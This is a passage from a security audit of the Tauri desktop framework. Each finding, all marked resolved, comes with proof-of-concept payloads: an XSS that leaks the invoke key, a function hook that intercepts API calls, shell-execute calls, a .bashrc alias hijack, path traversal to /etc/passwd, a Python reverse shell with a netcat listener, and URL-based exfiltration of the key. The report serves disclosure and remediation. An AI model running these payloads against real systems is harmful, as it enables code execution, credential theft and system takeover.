
Technical description:

The Javascript function `window.external.invoke` is part of Tauri and plays a central role in the communication between front-end and Rust back-end code; It is invoked by Tauri code for every back-end call. An adversary can intercept the function (optionally from an external script) by means of object pollution like this:

```
window.external.invoke_original = window.external.invoke
window.external.invoke = function (x) {
  console.log(x);
  return window.external.invoke_original(x);
}
```

This gives an adversary full control over all API communication between Javascript and the Rust back-end. RPC packets can be read and modified. Additionally, the `__invokeKey` can be leaked to craft new attacker-desired API calls.

```
{
  "jsonrpc": "2.0",
  "method": "tauri",
  "params": [
    {
      "__invokeKey": 1700154442,
      "callback": "1081492391981631797811821110135176191169402501875154",
      "error": "131240210194317414717208",
      "__tauriModule": "Clipboard",
      "message": {
        "cmd": "readText"
      }
    }
  ]
}
```



Retest

The issue was found to be resolved. The the newly implemented isolation mode protects against hooking or pollution of foreign script contexts.

Impact:

An adversary with Javascript execution abilities may read, modify or suppress API calls between Javascript and the Rust back-end. It may also leak the `__invokeKey` to craft new API calls with attacker-controlled content.

Recommendation:

- Implement further context isolation.
- Consider making `window.external.invoke` and other sensitive functions private.

3.3 TRI-006 — The Tauri API Context Protection Can be Bypassed

Vulnerability ID: TRI-006

Status: Resolved

Vulnerability type: Broken Access Control

Threat level: High

Description:

External scripts have access to application specific commands and Tauri API commands.

Technical description:

The payload below can be executed via XSS [TRI-003](#) (page 45), or for reproduction by deferred loading in `index.html` of the example `api` application. The payload first leaks the `invoke` key as described in [TRI-005](#) (page 22) and then makes use of `window.__TAURI_INVOKE__` to access the Javascript interfaces hosted by the Rust back-end. This allows invocation of application specific commands and Tauri API commands, depending on `allowList` definitions.

The `window.__TAURI__.tauri` object is only accessible with `withGlobalTauri` set to `true`. However, `window.__TAURI_INVOKE__` is available in any case and can be used to invoke commands. Even in the absence of `window.__TAURI_INVOKE__` an adversary can just insert and call the function. The same holds true for other Javascript objects only made available with `withGlobalTauri`. Hence, we believe the current implementation of `withGlobalTauri` create no strong isolation barrier.

```
(function () {
  fetch([...document.querySelectorAll('script')][0].src)
    .then((response)=>response.text())
    .then((txt)=>window.__TAURI_INVOKE__(
      "tauri",
      {
        __tauriModule: "Shell",
        message:
          {
            cmd: 'execute',
            program: '/bin/touch',
            args: ['/tmp/roswashere'],
            onEventFn: 'yes'
          }
      },
      parseInt(txt.match('__TAURI_INVOKE_KEY__ = ([0-9]*);')[2]))
    })();
```

The `tauri.conf.json`, which is an unmodified version of the `api` example configuration. We added the Global Context flag manually to ensure no global exposure is enabled.

```
"build": {
  "withGlobalTauri": false
```

```
}

"tauri": {
  "allowlist": {
    "all": true
  }
  "security": {
    "csp": "default-src blob: data: filesystem: ws: wss: http: https: tauri: asset: 'unsafe-eval'
'unsafe-inline' 'self' img-src: 'self'"
  },
}
```

Retest

The issue was found to be resolved. The newly implemented isolation mode protects against accessing the API from outside the isolation layer. Additionally, only bundled javascript has access to the isolation layer.

Impact:

An adversary with javascript code execution can always interact with the underlying Tauri API, given a valid invoke-key.

Recommendation:

- Consider removing the `withGlobalTauri` flag, as it has no security value.
- Implement further context isolation mechanisms, which can be tweaked by application developers.

3.4 TRI-005 — The TAURI_INVOKE_KEY is not Protected Against Leakage

Vulnerability ID: TRI-005

Status: Resolved

Vulnerability type: Broken Access Control

Threat level: High

Description:


The `__TAURI_Invoke_KEY__` value can be leaked in several ways from untrusted Javascript.

Technical description:

The `__TAURI_INVOKE_KEY__` can be leaked with a `fetch()` request to the internal `bundle.js`:

Payload for reproduction by abusing a XSS in the `api` clipboard example:

```
<img src=x onerror="fetch([...document.querySelectorAll('script')][0].src).then((response)=>response.text()).then((txt)=>alert(txt.match('__TAURI_INVOKE_KEY__ = ([0-9]*);')[2]));" />
```



Another way to leak the key, without using XHR requests is overwriting the `window.external.invoke` function, which is available in the global context.

Example payload:

```
window.external.invoke = function(s) {window.test = s};
```

The function is called from other application parts to interact with the Javascript API and then leaks the token and other sensitive data. See [TRI-019](#) (page 19) for further implications and reference.

```
{
  "jsonrpc": "2.0",
  "method": "tauri",
  "params": [
    {
      "__invokeKey": 1700154442,
      "callback": "108149239198163179781182111013524",
      "error": "13124021019431741471762151231642152251068",
      "__tauriModule": "Clipboard",
      "message": {
        "cmd": "readText"
      }
    }
  ]
}
```

```
}  
  ]  
}
```

Retest

The issue was found to be resolved. The key is no longer used and the newly implemented isolation mode protects against fetching from outside the isolation layer.

Impact:

An adversary with the ability to execute Javascript can leak the secret key, which is protecting the Tauri API from external access and call the endpoints compiled into the binary.

Recommendation:

- Implement further context isolation (e.g. iframe sandbox).
- Consider this protection as inherently broken and discuss other isolation mechanisms.

3.5 TRI-014 — The Updater Signature Check can be Bypassed via Race Condition

Vulnerability ID: TRI-014

Status: Resolved

Vulnerability type: Time-of-check Time-of-use (TOCTOU) Race Condition

Threat level: High

Description:

The updater checks the signature of the file independently of reading and execution.

Technical description:

The updater implementation has a TOCTOU (Time-of-Check Time-of-Use) vulnerability that allows adversaries with write access to the temp directory of the operating system to replace the update binary after signature check was performed.

The verification is done by opening a file handle and reading the full file. Afterwards only the result of the check is returned and the file is closed.

`tauri/core/tauri/src/updater/core.rs#L791-L815:`


```

// Validate signature
// need to be public because its been used
// by our tests in the bundler
pub fn verify_signature(
    archive_path: &Path,
    release_signature: String,
    pub_key: &str,
) -> Result<bool> {
    // we need to convert the pub key
    let pub_key_decoded = &base64_to_string(pub_key)?;
    let public_key = PublicKey::decode(pub_key_decoded)?;
    let signature_base64_decoded = base64_to_string(&release_signature)?;

    let signature = Signature::decode(&signature_base64_decoded)?;

    // We need to open the file and extract the datas to make sure its not corrupted
    let file_open = OpenOptions::new().read(true).open(&archive_path)?;

    let mut file_buff: BufReader<File> = BufReader::new(file_open);

    // read all bytes since EOF in the buffer
    let mut data = vec![];
    file_buff.read_to_end(&mut data)?;

    // Validate signature or bail out
    public_key.verify(&data, &signature)?;
    Ok(true)
}

```

In line 483 the signature of the downloaded file is verified by reading the compressed file. Afterwards the file is extracted in line 491 and then used in 498.

[tauri/core/tauri/src/updater/core.rs#L475-L502](#)

```

tmp_archive.write_all(&resp.data)?;

// Validate signature ONLY if pubkey is available in tauri.conf.json
if let Some(pub_key) = pub_key {
    // We need an announced signature by the server
    // if there is no signature, bail out.
    if let Some(signature) = self.signature.clone() {
        // we make sure the archive is valid and signed with the private key linked with the
        publickey
        verify_signature(&tmp_archive_path, signature, &pub_key)?;
    } else {
        // We have a public key inside our source file, but not announced by the server,
        // we assume this update is NOT valid.
        return Err(Error::PubkeyButNoSignature);
    }
}
// extract using tauri api inside a tmp path
Extract::from_source(&tmp_archive_path).extract_into(tmp_dir.path())?;
// Remove archive (not needed anymore)
remove_file(&tmp_archive_path)?;
// we copy the files depending of the operating system
// we run the setup, appimage re-install or overwrite the
// macos .app
#[cfg(target_os = "windows")]
copy_files_and_run(tmp_dir, extract_path, self.with_elevated_task)?;

```

```
[cfg(not(target_os = "windows"))]
copy_files_and_run(tmp_dir, extract_path)?;
// We are done!
Ok(())
```

To validate this we built the `examples/updater` application in bundled release mode and executed this watchdog command to replace the update with `xterm`.

```
watchmedo shell-command --patterns "*.AppImage" --recursive --command 'cp /usr/bin/xterm
${watch_src_path};' /tmp
```

This led to `xterm` being executed after a successful update.

Retest

This issue was found to be resolved. The extraction process is now handled in memory and the filesystem changes are now in a single execution step.

Impact:

An adversary with write access to the temporary folder of the Operating System can overwrite the update binary with an arbitrary file after signature check was performed. Under Windows this leads to privilege escalation and the binary is executed with local administrator privileges.

Recommendation:

- Read update file only once and keep in memory for further installation

3.6 TRI-011 — Filesystem Write Access is not Restricted

Vulnerability ID: TRI-011

Status: Resolved

Vulnerability type: Arbitrary File Write

Threat level: High

Description:

Under certain circumstances it's possible for an adversary to perform an arbitrary write on the filesystem without any restrictions. Enabling the `fs` write feature(s) allows for system wide filesystem access.

Technical description:

Using this ACL

```
{
  "tauri": {
    "allowlist": {
      "fs": {
        "all": true, // enable all FS APIs
        "writeFile": true,
        "writeBinaryFile": true,
      }
    }
  }
}
```

Much like [TRI-010](#) (page 37), an adversary is able to write an arbitrary file to the file system:

Using this Tauri app code:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Welcome to Tauri!</title>
  </head>
  <body>
    <h1>Welcome to Tauri!</h1>
    <script>
      function hijack_zshrc() {
        window.__TAURI_INVOKE__("tauri", {__tauriModule: "Fs", message: {cmd: 'readTextFile',
path: '/home/kali/.zshrc'}})
          .then(contents => {
            contents += '\nexport APPIMAGE="/tmp/sneaky"';

            window.__TAURI_INVOKE__("tauri", {__tauriModule: "Fs", message: {cmd: 'writeFile',
path: '/home/kali/.zshrc', contents: contents, options: {}}})
              .then(response => {
                alert('Done');
              });
          });
      }

    </script>

    <button onclick="hijack_zshrc()">Hijack zshrc</button>
  </body>
</html>
```

This code reads the `.zshrc` file that sets up the env vars for a shell. It is able to do so because of [TRI-010](#) (page 37). (This is not strictly a requirement for an attack on the env vars to work, it's just more elegant).

Then it appends this line

```
export APPIMAGE="/tmp/sneaky"
```

to the file, as demonstrated below. Before write:

```
source "$HOME/.cargo/env"

export NVM_DIR="$HOME/.nvm"
[ -s "$NVM_DIR/nvm.sh" ] && \. "$NVM_DIR/nvm.sh" # This loads nvm
[ -s "$NVM_DIR/bash_completion" ] && \. "$NVM_DIR/bash_completion" # This loads nvm bash_completion

(kali@Tauri)-[~/]
$
```

After write:

```
export NVM_DIR="$HOME/.nvm"
[ -s "$NVM_DIR/nvm.sh" ] && \. "$NVM_DIR/nvm.sh" # This loads nvm
[ -s "$NVM_DIR/bash_completion" ] && \. "$NVM_DIR/bash_completion" # This loads nvm bash_completion

export APPIMAGE="/tmp/sneaky"

(kali@Tauri)-[~/]
$
```

It is now possible to perform the attack as described in [TRI-007](#) (page 40). Otherwise the alias feature could be abused to gain code execution:

```
echo "alias cd='/tmp/shell'" >> ~/.bashrc
```

When a new terminal is opened or the `.bashrc` file is sourced, malicious code is executed by calling the `cd` command. The filesystem API does not restrict access to specific files and therefore this type of attack is possible in all applications with the filesystem endpoint enabled.

A developer has no means of restricting this and therefore cannot prevent system wide file write, without running the application in specific jailed or containerized ways.

Retest

The recommended file allow listing is implemented to mitigate this issue.

The logic that checks for the validity of the filepath of the target file is the same as used in TRI-010.

This protection is sufficient to protect against arbitrary write of the filesystem.

Impact:

If an adversary has arbitrary write abilities on the filesystem, they can do a lot of damage. Delete/Overwrite existing files, as well as RCE by, for instance, an alias attack. Since filesystem write access is a common application feature, all applications allowing the filesystem write endpoint are vulnerable and cross-site scripting attacks can lead to remote

code execution. Likelihood of exploitation due to other issues demonstrated and the possible impact led to the high severity rating.

Recommendation:

- Sandbox the filesystem using chroot.
- Allow-list which paths/file can be accessed.

3.7 TRI-012 — The Filesystem Module is Vulnerable to Path Traversal

Vulnerability ID: TRI-012

Status: Resolved

Vulnerability type: Path Traversal

Threat level: High

Description:

The FS module allows relative paths to traverse the file tree.

Technical description:

The following Tauri app was used to test for this vulnerability:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Welcome to Tauri!</title>
  </head>
  <body>
    <h1>Welcome to Tauri!</h1>
    <script>
      function read_passwd_with_prefix() {
        let path = document.getElementById('path').value;
        let dir = parseInt(document.getElementById('dir').value);
        window.__TAURI_INVOKE__("tauri", {__tauriModule: "Fs", message: {cmd: 'readTextFile',
path:path, options:{dir: dir}}})
          .then(contents => {alert(contents)});
      }
    </script>

    <input id="path" type="text"/>
    <input id="dir" value=1 type="text"/>
    <button onclick="read_passwd_with_prefix()">Read file</button>
```

```
</body>
</html>
```

The allowList has been set to `'all' = true`, but any ACL setting that gives read access to files should work.

The above code tries to read a file, with the important distinction that the "options" parameter takes an int, which is an enum defined in:

```
<root>/core/tauri/src/api/path.rs
```

This enum resolves to a path that is prepended to the supplied filename.

In order to display the results, the `read_text_file` in `file_system.rs` has been changed to output some debug info.

```
/// Reads a text file.
#[cfg(fs_read_text_file)]
pub fn read_text_file(
    config: &Config,
    package_info: &PackageInfo,
    path: PathBuf,
    options: Option<FileOperationOptions>,
) -> crate::Result<String> {
    let path_cln = path.clone();

    let resolved_path = resolve_path(
        config,
        package_info,
        path,
        options.and_then(|o| o.dir)
    )?;

    println!("File: {:?}, Resolved path: {:?}", path_cln, resolved_path);

    file::read_string(resolved_path)
        .map_err(crate::Error::FailedToExecuteApi)
}

```

Results:

```
1 File: "test", Resolved path: "/home/kali/Music/test"
2 File: "test", Resolved path: "/home/kali/.cache/test"
3 File: "test", Resolved path: "/home/kali/.config/test"
4 File: "test", Resolved path: "/home/kali/.local/share/test"
5 File: "test", Resolved path: "/home/kali/.local/share/test"
6 File: "test", Resolved path: "/home/kali/Desktop/test"
7 File: "test", Resolved path: "/home/kali/Documents/test"
8 File: "test", Resolved path: "/home/kali/Downloads/test"
9 File: "test", Resolved path: "/home/kali/.local/bin/test"
10 File: "test", Resolved path: "/home/kali/.local/share/fonts/test"
11 File: "test", Resolved path: "/home/kali/test"
12 File: "test", Resolved path: "/home/kali/Pictures/test"
13 File: "test", Resolved path: "/home/kali/Public/test"
14 File: "test", Resolved path: "/run/user/1000/test"
15 File: "test", Resolved path: "/home/kali/Templates/test"
16 File: "test", Resolved path: "/home/kali/Videos/test"
17 File: "test", Resolved path: "/home/kali/targets/tauri/examples/helloworld/src-tauri/target/
debug/test"
```

```

19 File: "test", Resolved path: "/home/kali/.config/com.tauri.dev/test"
20 File: "test", Resolved path: "/home/kali/targets/tauri/examples/helloworld/src-tauri/test"
1 File: "../../../../../../../etc/passwd", Resolved path: "/home/kali/Music../../../../../../../../etc/passwd"
1 File: "/etc/passwd", Resolved path: "/etc/passwd"
17 File: "/etc/passwd", Resolved path: "/home/kali/targets/tauri/examples/helloworld/src-tauri/target/debug/_root_/etc/passwd"

```

The results have been prepended corresponding with the enum value used.

For all values of the enum, except 17, the logic is vulnerable to path traversal. As can be seen in these lines:

```

1 File: "../../../../../../../etc/passwd", Resolved path: "/home/kali/Music../../../../../../../../etc/passwd"
1 File: "/etc/passwd", Resolved path: "/etc/passwd"

```

When using the supplied filename and enum, the file was read. What stands out is that when the filename is prepended with a "/" the complete preceding path is discarded. This is very counterintuitive behavior, but is actually what is supposed to happen, as seen in the lib's docblock for `std::Path::push`:

```

/// Extends `self` with `path`.
///
/// If `path` is absolute, it replaces the current path.
///
/// On Windows:
///
/// * if `path` has a root but no prefix (e.g., `windows`), it
///   replaces everything except for the prefix (if any) of `self`.
/// * if `path` has a prefix but no root, it replaces `self`.
///
/// # Examples
///
/// Pushing a relative path extends the existing path:
///
/// ```
/// use std::path::PathBuf;
///
/// let mut path = PathBuf::from("/tmp");
/// path.push("file.bk");
/// assert_eq!(path, PathBuf::from("/tmp/file.bk"));
/// ```
///
/// Pushing an absolute path replaces the existing path:
///
/// ```
/// use std::path::PathBuf;
///
/// let mut path = PathBuf::from("/tmp");
/// path.push("/etc");
/// assert_eq!(path, PathBuf::from("/etc"));
/// ```
#[stable(feature = "rust1", since = "1.0.0")]
pub fn push<P: AsRef<Path>>(&mut self, path: P) {
    self._push(path.as_ref())
}

```

The path resolution is implemented in the `resolve_path` function in `api/path.rs`. All enums are handled pretty much the same way, except for case 17, which has effective path traversal protection.

Files where this function is referenced:

```
core/tauri-codegen/src/context.rs:          #root::api::path::resolve_path(
core/tauri/src/api/path.rs:/// let path = resolve_path(
core/tauri/src/settings.rs:  resolve_path(
core/tauri/src/endpoints/path.rs:  crate::api::path::resolve_path(config, package_info, path,
  directory).map_err(Into::into)
core/tauri/src/endpoints/file_system.rs:  dir::read_dir(resolve_path(config, package_info, path,
  dir)?, recursive)
core/tauri/src/endpoints/file_system.rs:          resolve_path(config, package_info, source,
  Some(dir.clone()))?,
core/tauri/src/endpoints/file_system.rs:          resolve_path(config, package_info, destination,
  Some(dir)),
core/tauri/src/endpoints/file_system.rs:  let resolved_path = resolve_path(config, package_info,
  path, dir)?;
core/tauri/src/endpoints/file_system.rs:  let resolved_path = resolve_path(config, package_info,
  path, dir)?;
core/tauri/src/endpoints/file_system.rs:  let resolved_path = resolve_path(config, package_info,
  path, options.and_then(|o| o.dir))?;
core/tauri/src/endpoints/file_system.rs:          resolve_path(config, package_info, old_path,
  Some(dir.clone()))?,
core/tauri/src/endpoints/file_system.rs:          resolve_path(config, package_info, new_path,
  Some(dir)),
core/tauri/src/endpoints/file_system.rs:  File::create(resolve_path(
core/tauri/src/endpoints/file_system.rs:          File::create(resolve_path(
core/tauri/src/endpoints/file_system.rs:  let resolved_path = resolve_path(
core/tauri/src/endpoints/file_system.rs:  file::read_binary(resolve_path(
core/tauri/src/manager.rs:      let local_app_data = resolve_path(
examples/resources/src-tauri/src/main.rs:  let script_path = resolve_path(
```

Retest

The protection against path traversal is implemented in `filesystem.rs`(36-54). This code checks for elements used in path traversal and throws an error when these are present in the path.

Impact:

When an adversary is able to traverse paths, they have access to all files on the filesystem under the user's filesystem permissions.

Recommendation:

- Re-design and re-implement the `resolve_path` function. Its current implementation is not as clear-cut as it should be.
- Use the protection scheme used in the `resolve_resource` function to handle all cases.

- However, instead of replacing `/` and `..` with `root` and `up`, replace them with `'`.

3.8 TRI-002 — Tauri Shell Execute API Cannot be Constrained to Certain Binaries

Vulnerability ID: TRI-002

Status: Resolved

Vulnerability type: Insufficient Binary Execution Restriction

Threat level: High

Description:

If a program has the "execute_shell" feature enabled, any program can be run, including shellcode.

Technical description:

When an adversary has the possibility to run any shell command using Tauri, they have the possibility to create a reverse shell. This is a shell command that connects back to the adversary's machine, and allows them to control the system under the privileges of the user the tauri app runs under.


Demo

- Make sure netcat (nc) is installed on the same system as you will run the Tauri api example on
- Make sure python2 is installed on your system.
- Start a listening socket in a terminal with this command:

```
nc -l -p 6666
```

- Open the Tauri API example, and navigate to "shell"
- Paste this payload in the command box:

```
python2 -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("127.0.0.1", 6666)); os.dup2(s.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2)); p=subprocess.call(["/bin/sh", "-i"]);'
```



- Click "run" to run the command
- The shellcode will now connect to the listening socket
- Navigate back to your terminal, and you'll be presented with a shell

```

└─(kali#Tauri)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
$ ls
build.rs
Cargo.lock
Cargo.toml
Info.plist

```

Additionally data exfiltration is possible even when only `open` is allowed.

```

window.__TAURI_INVOKE__(
  'tauri', {
    __tauriModule: 'Shell',
    message: {
      cmd: 'open',
      path: "http://127.0.0.1?c="+__TAURI_INVOKE_KEY__
    }
  }).then(result => { alert(result)});

```

Retest

The implementation was changed to allow for scoped execution of pre-defined binaries, which is a big improvement but does not completely solve the initial issue. It is only possible to define binary names or paths but no parameters can be

restricted. Therefore several binaries can be abused to gain code execution. A good reference can be found at <https://gtfobins.github.io/gtfobins> or <https://lolbas-project.github.io>. Example:

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec='/bin/touch /tmp/roswashere'
```

After reporting the above results, changes were made that mitigate the above problem.

Impact:

If an adversary is allowed to run arbitrary commands, the adversary will have practically the same access to the system as if he were to have opened an SSH shell as the user the Tauri app runs under. The provided example is a very simple shell. There are more advanced shells available that allow for file transfer, among other features.

Getting user privileges is usually the step preceding privilege escalation to root.

Recommendation:

- Implement an allowList of allowed commands (with full path + parameters). If a Tauri application developer wants to expose some shell command to their app, the full command needs to be allowlisted. Furthermore, take care when allowing parameters. They should be properly escaped.
- Document this explicitly, as this will be the responsibility of the implementing party using the Tauri framework.

3.9 TRI-022 — The Shell allowList Object is Defined Ambiguously

Vulnerability ID: TRI-022

Status: Resolved

Vulnerability type: Inconsistent Access Control

Threat level: Elevated

Description:

The current `allowList` implementation for the shell module distinguishes between `open` and `execute` even though both options allow for binary execution.

Technical description:

The `openWith` parameter of the `open` command can be abused to execute arbitrary binaries on the system.

This invoke command example executes `/bin/touch` and passes the `/tmp/roswashere1` path as a parameter to the binary invocation:

```
window.__TAURI_INVOKE__(
  "tauri",
  {
    __tauriModule: "Shell",
    message:
      {
        cmd: 'open',
        with: '/bin/touch',path: '/tmp/roswashere1'
      }
  },
  2576818622)
```

Retest

We have tested the codebase with commit: a429440a21fee5baf306d6595d2e78d22ca54cfe, which implements various protections against arbitrary shell execution, specifically command line argument whitelisting using regular expressions.

It was no longer possible to reproduce the issues described above. However, we have remarks which should be documented.

- If a dev duplicates a shell scope rule (by accident), the lower one is parsed.
- If the validation attribute of a rule is "", validation is basically turned off.

The impact of the second remark is that a developer might be led into a false sense of security, since "" could mean that all input valid or no input is valid.

We recommend implementing logic that checks for duplicate rules, and documenting the behaviour of an empty validation string

Impact:

Developers that disable the `execute` capability may think that the shell module is then safe to use when only the `open` function is available. An adversary can still execute arbitrary code on the system by abusing existing binaries like `python` to pass execution flags and code.

Recommendation:

- Allow execution of only binaries defined in the `allowList`.
- Explain that using the shell component always permits arbitrary code execution.

3.10 TRI-010 — Filesystem Read Access is not Restricted

Vulnerability ID: TRI-010

Status: Resolved

Vulnerability type: Arbitrary File Read

Threat level: Elevated

Description:

Under certain circumstances an adversary is able to perform an arbitrary read on the filesystem without any restrictions. Enabling the `fs` read feature(s) allows for system wide filesystem access.

Technical description:

With this allowList:

